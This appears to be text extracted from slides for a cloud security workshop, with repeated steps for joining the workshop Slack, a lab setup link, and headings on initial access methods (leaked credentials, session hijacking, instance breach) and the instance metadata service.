
[Workshop-slack.CheckSomeBytes.com](https://workshop-slack.checksomebytes.com)

# JOINING SLACK

Workshop-slack.CheckSomeBytes.com

**Step 1. Click “+Add Channels”**

**Step 2. Click “Browse Channels”**




# JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click “+Add Channels”

Step 2. Click “Browse Channels”

**Step 3. Join only the workshop channel associated with your number**



# JOINING SLACK

Workshop-slack.CheckSomeBytes.com


Step 1. Click “+Add Channels”

Step 2. Click “Browse Channels”

Step 3. Join only the workshop channel associated with your number

**Step 4. Your Slack should have two channels:**

1. **ask-the-instructor**
2. **rmisc-workshop-XX)**



# JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click “+Add Channels”

Step 2. Click “Browse Channels”



Step 3. Join only the workshop channel associated with your number

Step 4. Your Slack should have two channels:

1. *ask-the-instructor*


2. *rmisc-workshop-XX)*

**Step 5. Set notifications for those channels to “All new messages”**



# GAINING LAB ACCESS

Workshop-slack.CheckSomeBytes.com



# LAB!


## LAB SETUP

[rmisc-lab-setup.checksomebytes.com](https://rmisc-lab-setup.checksomebytes.com)

INITIAL ACCESS

# COMMON METHODS OF INITIAL ACCESS

**Leaked Credentials**



**Session Hijacking**




**Instance Breach**



# COMMON METHODS OF INITIAL ACCESS



**Leaked Credentials**



**Session Hijacking**




**Instance Breach**



# COMMON METHODS OF INITIAL ACCESS


Leaked Credentials



Session Hijacking



Instance Breach



# COMMON METHODS OF INITIAL ACCESS



Leaked Credentials




Session Hijacking



Instance Breach



# INSTANCE METADATA SERVICE




PETS



CATTLE

# INSTANCE METADATA SERVICE

## PETS



**On-Prem Physical Machines**

**Sysadmins individually config**

**Long uptime**

## CATTLE



**Cloud based instances**

